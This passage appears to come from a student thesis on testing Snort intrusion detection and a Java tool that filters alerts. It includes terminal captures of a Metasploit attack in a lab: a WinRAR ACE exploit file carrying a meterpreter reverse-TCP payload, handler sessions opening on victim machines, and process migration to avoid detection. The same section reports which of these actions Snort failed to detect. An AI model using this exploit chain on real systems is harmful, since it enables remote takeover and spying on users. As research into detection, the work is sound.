


Figure 3.11: traffic capture

meanwhile each user is using his machine generating normal traffic.

When a session is opened the attacker have a wide variety of interaction options from listing the running processes to interacting with the machine’s web cam, downloading files from the target, uploading files to it also and a lot more, interaction options can be found by running the command ”help”.


In our case we found two vulnerable machines that opened sessions successively (figure 3.13), then we can only start interacting with only one machine at a time. we started interacting with the first one and migrated the obtained connection to a system process to prevent the session from getting closed if the user notice the malicious file and stop it (figure 3.14).

3.3.3 Filtering tool

In order to program our filtering tool we have used java as programming language and Netbeans as IDE, we have started by creating a user interface using swing we have added a JTabbedPane to have two tabs one for the before context change state and the other for the after context change state.

In every tab we have added two JButtons the first one to show all alerts and the second one to show only the relevant alerts, we have also added some JLabels to display informations about our network as number of machines, number of intalled apps...etc, and finally we have added a JTable in each tab to display alerts in.

To gather informations from xml files and verify every xml file validity we have used



```
root@kali: ~
File Edit View Search Terminal Help
[*] Creating 'update.pdf' file...
[+] update.pdf stored at /root/.msf4/local/update.pdf
resource (/root/execute.txt)> use exploit/windows/fileformat/winrar_ace
resource (/root/execute.txt)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/execute.txt)> set LPORT 5555
LPORT => 5555
resource (/root/execute.txt)> set FILENAME update.ace
FILENAME => update.ace
resource (/root/execute.txt)> set FILE_LIST /root/rar.txt
FILE_LIST => /root/rar.txt
resource (/root/execute.txt)> set LHOST 192.168.8.101
LHOST => 192.168.8.101
resource (/root/execute.txt)> exploit
[*] Using the provided list of files @ /root/rar.txt...
[+] update.ace stored at /root/.msf4/local/update.ace
resource (/root/execute.txt)> use exploit/multi/handler
resource (/root/execute.txt)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/execute.txt)> set LHOST 192.168.8.101
LHOST => 192.168.8.101
resource (/root/execute.txt)> set LPORT 5555
LPORT => 5555
resource (/root/execute.txt)> exploit -j
```

Figure 3.12: Configuring the Metasploit module

jdom and saxbuilder libraries.

We have programmed a function `Is_Vulnerable(String pc, String source)` which returns true if the pc with machine name "pc" is vulnerable in the state where xml files are in the path "source", if it's not it returns false.

In order to know if a pc is vulnerable we test if there is an application installed on it that is vulnerable and verifies some conditions:

- The version of the installed application must be inferior or equal the version of vulnerable application.
- The OS platform of the pc must be one of the OS platforms that the vulnerable application can affect.
- The OS version of the pc must be one of the OS versions that the vulnerable application can affect.
- If a pc verifies these condition but the application version is unknown it is considered as vulnerable.

To know if an alert is relevant we test if its destination ip is an ip of a vulnerable machine and its source ip is not an ip of one of our machines.

When the tool starts it asks the user to enter the paths of the directories where are located xml files for the before and after context change states then it analyzes the xml files to get the results(figure 3.15).

```

Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.8.121:5555
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.8.122
[*] Meterpreter session 1 opened (192.168.8.121:5555 -> 192.168.8.122:54391) at
2019-07-03 19:07:10 +0100

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.8.121:5555
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.8.124
[*] Meterpreter session 2 opened (192.168.8.121:5555 -> 192.168.8.124:55040) at
2019-07-03 19:08:51 +0100

msf5 exploit(multi/handler) > sessions

Active sessions
=====

```

Figure 3.13: Sessions opened

```

Terminal
File Edit View Search Terminal Help
tion\chrome.exe
6824 6564 chrome.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Program Files (x86)\Google\Chrome\Applika
tion\chrome.exe
6944 6564 chrome.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Program Files (x86)\Google\Chrome\Applika
tion\chrome.exe
6992 6564 chrome.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Program Files (x86)\Google\Chrome\Applika
tion\chrome.exe
7024 4728 python.exe x86 1 Vadel_Fadel\Vadel Fadel C:\Program Files (x86)\ActiveState Komodo Ed
it 11\lib\python\python.exe
7044 6564 chrome.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Program Files (x86)\Google\Chrome\Applika
tion\chrome.exe
7128 6564 chrome.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Program Files (x86)\Google\Chrome\Applika
tion\chrome.exe
7264 704 taskhost.exe
7340 600 conhost.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Windows\System32\conhost.exe
7664 3140 SearchProtocolHost.exe
7928 6564 chrome.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Program Files (x86)\Google\Chrome\Applika
tion\chrome.exe
8032 6792 dumpcap.exe x64 1 Vadel_Fadel\Vadel Fadel C:\Program Files\Wireshark\dumpcap.exe

meterpreter > migrate 6792
[*] Migrating from 3492 to 6792...
[*] Migration completed successfully.
meterpreter >

```

Figure 3.14: Migrating the connection




Figure 3.15: Asking for directories paths

Chapter 4

Results and discussions

At the end of our work we have remarked that snort doesn't detect the metasploit session opening, also we have tried many metasploit fonctionnalités like downloading and uploading files to the victim, taking screen capture of the victim desktop and making snap record but snort didn't detect any of these intrusions, however it had detected the session closing.

After gathering all the informations about our network in xml files using the tools mentionned above we have used our tool to show all alerts(figure 4.1,figure 4.3), show relevant alerts(figure 4.2,figure 4.4), and show our network informations as:

- Total number of machines.
- Total number of installed applications.
- Total number of vulnerable applications.
- Total number of vulnerable machines.
- Total number of alerts.
- Total number of relevant alerts.
- The rate of non-relevant alerts.




Figure 4.1: Displaying all alerts before context change




Figure 4.2: Displaying relevant alerts before context change




Figure 4.3: Displaying all alerts after context change




Figure 4.4: Displaying relevant alerts after context change

Bibliography

- [1] <https://www.duo.uio.no/bitstream/handle/10852/8951/Rodfoss.pdf?sequence=1>, Jonas Taftø Rødfoss, Comparison of Open Source Network Intrusion Detection Systems, UNIVERSITY OF OSLO Department of Informatics(2011).
- [2] Lunt, Teresa F., "Detecting Intruders in Computer Systems," 1993 Conference on Auditing and Computer Technology, SRI International.
- [3] Teng, Henry S., Chen, Kaihu, and Lu, Stephen C-Y, "Adaptive Real-time Anomaly Detection Using Inductively Generated Sequential Patterns," 1990 IEEE Symposium on Security and Privacy.
- [4] Heberlein, L. Todd, Dias, Gihan V., Levitt, Karl N., Mukherjee, Biswanath, Wood, Jeff, and Wolber, David, "A Network Security Monitor," 1990 Symposium on Research in Security and Privacy, Oakland, CA, pages 296–304.
- [5] Winkeler, J.R., "A UNIX Prototype for Intrusion and Anomaly Detection in Secure Networks," The Thirteenth National Computer Security Conference, Washington, DC., pages 115–124, 1990.
- [6] Jackson, Kathleen, DuBois, David H., and Stallings, Cathy A., "A Phased Approach to Network Intrusion Detection," 14th National Computing Security Conference, 1991.
- [7] Paxson, Vern, "Bro: A System for Detecting Network Intruders in Real-Time," Proceedings of the 7th USENIX Security Symposium, San Antonio, TX, 1998.
- [8] Kohlenberg, Toby (Ed.), Alder, Raven, Carter, Dr. Everett F. (Skip) Jr., Esler, Joel., Foster, James C., Jonkman Marty, Raffael, and Poor, Mike, "Snort IDS and IPS Toolkit," Syngress, 2007.
- [9] <https://www.irjet.net/archives/V4/i2/IRJET-V4I2366.pdf>, Rashmi Ravindra Chaudhari, Sonal Pramod Patil, Intrusion detection system: classification, techniques and datasets to implement, International Research Journal of Engineering and Technology(2017).
- [10] <https://www.journals.elsevier.com/computers-and-security>, Ali Shiravi*, Hadi Shiravi, Mahbod Tavallaee, Ali A. Ghorbani, Toward developing a systematic

approach to generate benchmark datasets for intrusion detection, *Computers and Security*, Volume 31, Issue 3, May 2012, Pages 357-374.

- [11] <https://patents.google.com/patent/US20040225877A1/en>, Zezhen Huang, Method and system for protecting computer system from malicious software operation, United States Patent Application Publication(2004).
- [12] [https://www.ijcsit.com/docs/Volume 2/vol2issue3/ijcsit2011020309.pdf](https://www.ijcsit.com/docs/Volume%202/vol2issue3/ijcsit2011020309.pdf), Sapna S. Kaushik, Dr. Prof.P.R.Deshmukh, Detection of Attacks in an Intrusion Detection System, *International Journal of Computer Science and Information Technologies*(2011).
- [13] <https://www.journals.elsevier.com/computer-networks>, Richard Lippmann, Joshua W. Haines, David J. Fried, Jonathan Korba, Kumar Das, The 1999 DARPA Off-Line Intrusion Detection Evaluation, *Computer Networks*, Volume 34, Issue 4, October 2000, Pages 579-595.
- [14] <https://packetstormsecurity.com/files/152618/RARLAB-WinRAR-ACE-Format-Input-Validation-Remote-Code-Execution.html>
- [15] <https://www.cvedetails.com/cve/CVE-2018-20250/>
- [16] <https://metasploit.help.rapid7.com/docs>
- [17] <https://resources.infosecinstitute.com/icmp-reverse-shell/>.
- [18] <https://dl.acm.org/doi/10.1145/1408664.1408679>, Rodrigo Werlinger, Kirstie Hawkey, Kasia Muldner, Pooya Jaferian, Konstantin Beznosov, The Challenges of Using an Intrusion Detection System: Is It Worth the Effort?, *Association for Computing Machinery* 2008.
- [19] <https://research.ijcaonline.org/volume76/number17/pxc3890701.pdf>, Bilal Maqbool Beigh, Uzair Bashir, Manzoor Chachoo, Intrusion Detection and Prevention System: Issues and Challenges, *International Journal of Computer Applications*(2013).
- [20] <https://www.gtopala.com/>
- [21] <https://www.rfc-editor.org/info/rfc4765>, H. Debar, D. Curry, B. Feinstein, The Intrusion Detection Message Exchange Format (IDMEF), *The IETF Trust*(2007).
- [22] <https://www.wireshark.org/>
- [23] <https://wiki.wireshark.org/Development/LibpcapFileFormat>
- [24] [https://www.ijcsit.com/ijcsitco/docs/Volume 9/vol9issue2/ijcsit2018090201.pdf](https://www.ijcsit.com/ijcsitco/docs/Volume%209/vol9issue2/ijcsit2018090201.pdf), Yakuta Tayyebi, D.S. Bhilare, A Comparative Study of Open Source Network Based Intrusion Detection Systems, *International Journal of Computer Science and Information Technologies*(2018).

Appendices

Appendix A

Source Code

A.1 Functions.java

```
1  /*
2     a class that contains all the functions(methods) used
3     in this tool
4  */
5
6  package Functions;
7
8  import java.io.File;
9  import java.io.FileInputStream;
10 import java.io.InputStream;
11 import java.io.InputStreamReader;
12 import java.io.Reader;
13 import java.text.NumberFormat;
14 import java.util.Iterator;
15 import java.util.List;
16 import javax.swing.JOptionPane;
17 import javax.swing.JTable;
18 import javax.swing.table.DefaultTableModel;
19 import org.jdom.Document;
20 import org.jdom.Element;
21 import org.jdom.input.SAXBuilder;
22 import org.xml.sax.InputSource;
23
24 public class Functions
25 {
26     static Document document;
27     SAXBuilder sxb = new SAXBuilder();
28     public int Show_All_Alerts(String source, JTable tab)
29     {
30         /*in this function we get as entries the path(
31            source) of xml files
32         and the jtable in which we want to display alerts
33         we parse alerts xml file, we display the alerts
34         in the jtable then we return the total number
35         of alerts*/
36         int j = 0;
37         DefaultTableModel model = (DefaultTableModel)tab.
38             getModel();
39         model.setRowCount(0);
40         try
41         {
42             File file = new File(source + "\\Alerts.xml")
43                 ;
44             InputStream inputStream = new FileInputStream
45                 (file);
```

```

38     Reader reader = new InputStreamReader(
39         inputStream, "UTF-8");
40     InputSource is = new InputSource(reader);
41     document = sxb.build(is);
42     Element racine = document.getRootElement();
43     List listAlerts = racine.getChildren("Alert")
44         ;
45     Iterator i = listAlerts.iterator();
46     while(i.hasNext())
47     {
48         Object[] objects = new Object[8];
49         Element courant = (Element)i.next();
50         j++;
51         objects[0] = j;
52         objects[1] = courant.getChild("timestamp")
53             .getText();
54         objects[2] = courant.getChild("msg").
55             getText();
56         objects[3] = courant.getChild("src").
57             getText();
58         objects[4] = courant.getChild("dst").
59             getText();
60         objects[5] = courant.getChild("proto").
61             getText();
62         objects[6] = courant.getChild("srcport").
63             getText();
64         objects[7] = courant.getChild("dstport").
65             getText();
66         model.addRow(objects);
67     }
68 }catch(Exception e)
69 {
70     int k = 0;
71     boolean f = false;
72     while(k < e.getStackTrace().length && f ==
73         false)
74     {
75         if(e.getStackTrace()[k].toString().
76             substring(0, 3).equals("Fun"))
77             f = true;
78         else
79             k++;
80     }
81     JOptionPane.showMessageDialog(null, e.
82         getMessage() + ".\nException caught on
83         line " + e.getStackTrace()[k].

```

```

        getLineNumber() + ".\nFile: " + e.
        getStackTrace()[k].getFileName());
71     System.exit(0);
72     }
73     return j;
74 }
75 public boolean Is_Vulnerable(String pc, String source
76 )
77 {
78     /*in this function we get as entries the pc name
79     and the path(source) of xml files
80     we parse xml files then we return true if the pc
81     is vulnerable, else we return false*/
82     boolean bol = false;
83     try
84     {
85         File file = new File(source + "\\Machines.xml
86         ");
87         InputStream inputStream = new FileInputStream
88         (file);
89         Reader reader = new InputStreamReader(
90         inputStream, "UTF-8");
91         InputSource is = new InputSource(reader);
92         document = sxb.build(is);
93         Element racine = document.getRootElement();
94         List listMachines = racine.getChildren("
95         Machine");
96         Iterator i = listMachines.iterator();
97         String PC_OsVersion = new String();
98         while(i.hasNext())
99         {
100            Element courant = (Element)i.next();
101            if(courant.getChild("MachineName").
102            getText().equals(pc))
103                PC_OsVersion = courant.getChild("
104                OsVersion").getText();
105        }
106        file = new File(source + "\\VulnerableApps.
107        xml");
108        inputStream = new FileInputStream(file);
109        reader = new InputStreamReader(inputStream, "
110        UTF-8");
111        is = new InputSource(reader);
112        document = sxb.build(is);
113        racine = document.getRootElement();
114        List listApps = racine.getChildren("App");

```

```

104     i = listApps.iterator();
105     String[][] Vuln_Apps = new String[300][4];
106     int h = 0;
107     while(i.hasNext())
108     {
109         Element courant = (Element)i.next();
110         Vuln_Apps[h][0] = courant.getChild("
111             AppName").getText();
112         Vuln_Apps[h][1] = courant.getChild("
113             AppVersion").getText();
114         Vuln_Apps[h][2] = courant.getChild("
115             OsPlatform").getText();
116         Vuln_Apps[h][3] = courant.getChild("
117             OsVersion").getText();
118         h++;
119     }
120
121     file = new File(source + "\\InstalledApps.xml
122         ");
123     inputStream = new FileInputStream(file);
124     reader = new InputStreamReader(inputStream, "
125         UTF-8");
126     is = new InputSource(reader);
127     document = sxb.build(is);
128     racine = document.getRootElement();
129     listApps = racine.getChildren("App");
130     i = listApps.iterator();
131     int l = 0;
132     while(l < h && bol == false)
133     {
134         while(i.hasNext() && bol == false)
135         {
136             Element courant = (Element)i.next();
137             if(courant.getChild("MachineName").
138                 getText().equals(pc)
139                 && courant.getChild("AppName").
140                 getText().contains(Vuln_Apps[l
141                 ][0])
142                 && (courant.getChild("AppVersion")
143                 .getText().substring(8).equals(
144                 "Inconnu") || courant.getChild(
145                 "AppVersion").getText().
146                 substring(8).substring(0,
147                 Vuln_Apps[l][1].length()).
148                 compareTo(Vuln_Apps[l][1]) <=
149                 0)

```

```

134         && PC_OsVersion.contains(Vuln_Apps
135         [1][2])
136         && (PC_OsVersion.contains(
137         Vuln_Apps[1][3]) || Vuln_Apps[1
138         ][3].equals("All"))
139         bol = true;
140     }
141     l++;
142 }
143 }catch(Exception e)
144 {
145     int k = 0;
146     boolean f = false;
147     while(k < e.getStackTrace().length && f ==
148     false)
149     {
150         if(e.getStackTrace()[k].toString().
151         substring(0, 3).equals("Fun"))
152             f = true;
153         else
154             k++;
155     }
156     JOptionPane.showMessageDialog(null, e.
157     getMessage() + ".\nException caught on
158     line " + e.getStackTrace()[k].
159     getLineNumber() + ".\nFile: " + e.
160     getStackTrace()[k].getFileName());
161     System.exit(0);
162 }
163 return bol;
164 }
165 public int Show_Relevant_Alerts(String source, jTable
166 tab)
167 {
168     /*in this function we get as entries the path(
169     source) of xml files
170     and the jTable in which we want to display alerts
171     we parse xml files to decide if an alert is
172     relevant if it is we display it in the jTable
173     then we return the total number of relevant
174     alerts*/
175     int p = 0;
176     DefaultTableModel model = (DefaultTableModel)tab.
177     getModel();
178     model.setRowCount(0);
179     try

```



```

166     {
167         File file = new File(source + "\\Machines.xml
168             ");
169         InputStream inputStream = new FileInputStream
170             (file);
171         Reader reader = new InputStreamReader(
172             inputStream, "UTF-8");
173         InputSource is = new InputSource(reader);
174         document = sxb.build(is);
175         Element racine = document.getRootElement();
176         String[] Vuln_PCs = new String[50];
177         String[] PCs = new String[50];
178         List listMachines = racine.getChildren("
179             Machine");
180         Iterator i = listMachines.iterator();
181         int j = 0, y = 0;
182         while(i.hasNext())
183         {
184             Element courant = (Element)i.next();
185             PCs[y] = courant.getChild("IP").getText()
186                 ;
187             y++;
188             if(Is_Vulnerable(courant.getChild("
189                 MachineName").getText(), source))
